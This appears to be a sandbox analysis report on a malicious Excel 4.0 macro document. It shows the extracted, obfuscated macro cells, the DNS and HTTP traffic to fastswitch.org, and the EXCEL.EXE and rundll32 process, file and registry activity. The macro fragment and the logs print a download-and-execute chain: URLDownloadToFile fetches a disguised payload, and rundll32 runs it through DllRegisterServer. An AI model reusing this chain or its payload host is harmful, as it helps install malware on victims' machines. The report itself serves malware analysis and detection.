""&AF18&AG14&""egisterServer"")",,,A,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,..\iojhsfgv.dvers,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,U,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,R,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,L,LMon,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,D,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,
,,,,,,,,,,,,,,,w,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,n,,,r,",",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,l,,,u,D,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,,n,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,a,,,d,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,d,,,l,R,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,T,,,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,,3,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,F,,,
,,,,i,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,e,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,http://fastswitch.org/ds/0702.gif,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



Total Packets: 40

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 22:15:42.186825991 CEST	49719	80	192.168.2.3	47.244.191.15
Apr 9, 2021 22:15:42.378618002 CEST	80	49719	47.244.191.15	192.168.2.3
Apr 9, 2021 22:15:42.378830910 CEST	49719	80	192.168.2.3	47.244.191.15
Apr 9, 2021 22:15:42.379492998 CEST	49719	80	192.168.2.3	47.244.191.15
Apr 9, 2021 22:15:42.571316004 CEST	80	49719	47.244.191.15	192.168.2.3
Apr 9, 2021 22:15:43.153794050 CEST	80	49719	47.244.191.15	192.168.2.3
Apr 9, 2021 22:15:43.153953075 CEST	49719	80	192.168.2.3	47.244.191.15
Apr 9, 2021 22:15:43.154078007 CEST	49719	80	192.168.2.3	47.244.191.15
Apr 9, 2021 22:15:43.154798985 CEST	80	49719	47.244.191.15	192.168.2.3
Apr 9, 2021 22:15:43.155313969 CEST	49719	80	192.168.2.3	47.244.191.15
Apr 9, 2021 22:15:43.346015930 CEST	80	49719	47.244.191.15	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 22:15:24.185971975 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:24.200273991 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:24.938477993 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:24.952486992 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:27.560693026 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:27.576196909 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:27.969465971 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:27.987314939 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:28.430540085 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:28.443387985 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:29.230902910 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:29.246026993 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:30.142323971 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:30.154938936 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:35.193039894 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:35.207129002 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:36.488794088 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:36.501733065 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:37.526259899 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:37.556615114 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:37.701097965 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:37.714060068 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:37.792170048 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:37.835942984 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:38.790208101 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:38.824587107 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:39.813925982 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:39.828330040 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:41.590482950 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:41.813584089 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:41.821321011 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:41.828146935 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:41.834445000 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:42.184216976 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:42.603959084 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:42.618019104 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:43.816652060 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:43.830914974 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:44.740545988 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:44.753290892 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:45.825716019 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:45.839242935 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:46.442559958 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:46.455194950 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:50.667709112 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:50.680354118 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:52.030697107 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:52.044888973 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:53.007030964 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:53.021831036 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 9, 2021 22:15:58.527745008 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:15:58.568217993 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 9, 2021 22:16:04.031272888 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:16:04.045207977 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 9, 2021 22:16:13.591427088 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:16:13.604279995 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 9, 2021 22:16:19.827982903 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:16:19.852520943 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 9, 2021 22:16:21.118035078 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:16:21.131710052 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 9, 2021 22:16:26.354219913 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:16:26.367702961 CEST	53	60633	8.8.8.8	192.168.2.3
Apr 9, 2021 22:16:37.402400017 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:16:37.422379017 CEST	53	61292	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 22:17:04.897092104 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:17:04.924545050 CEST	53	63619	8.8.8.8	192.168.2.3
Apr 9, 2021 22:17:22.339368105 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 9, 2021 22:17:22.353188992 CEST	53	64938	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 9, 2021 22:15:41.590482950 CEST	192.168.2.3	8.8.8.8	0x5f33	Standard query (0)	fastswitch.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 9, 2021 22:15:42.184216976 CEST	8.8.8.8	192.168.2.3	0x5f33	No error (0)	fastswitch.org		47.244.191.15	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- fastswitch.org

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49719	47.244.191.15	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 9, 2021 22:15:42.379492998 CEST	779	OUT	GET /ds/0702.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: fastswitch.org Connection: Keep-Alive
Apr 9, 2021 22:15:43.153794050 CEST	1145	IN	HTTP/1.1 503 Service Unavailable Date: Fri, 09 Apr 2021 20:15:42 GMT Server: Apache/2.4.6 (CentOS) PHP/5.6.31 X-Powered-By: PHP/5.6.31 Content-Length: 79 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 2e 3c 2f 68 31 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 64 73 2f 30 37 30 32 2e 67 69 66 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e Data Ascii: Not Found. The requested URL /ds/0702.gif was not found on this server.

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 5948 Parent PID: 792

General

Start time:	22:15:35
Start date:	09/04/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1010000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	159F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	159F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	159F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	159F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	159F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	159F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	159F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	159F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	159F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	159F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	159F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	159F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B1D94A07.tmp	success or wait	1	118495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	10820F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	108211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	108213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	108213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6240 Parent PID: 5948

General

Start time:	22:15:42
Start date:	09/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\iojhsfgv.dvers,DllRegisterServer
Imagebase:	0x180000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis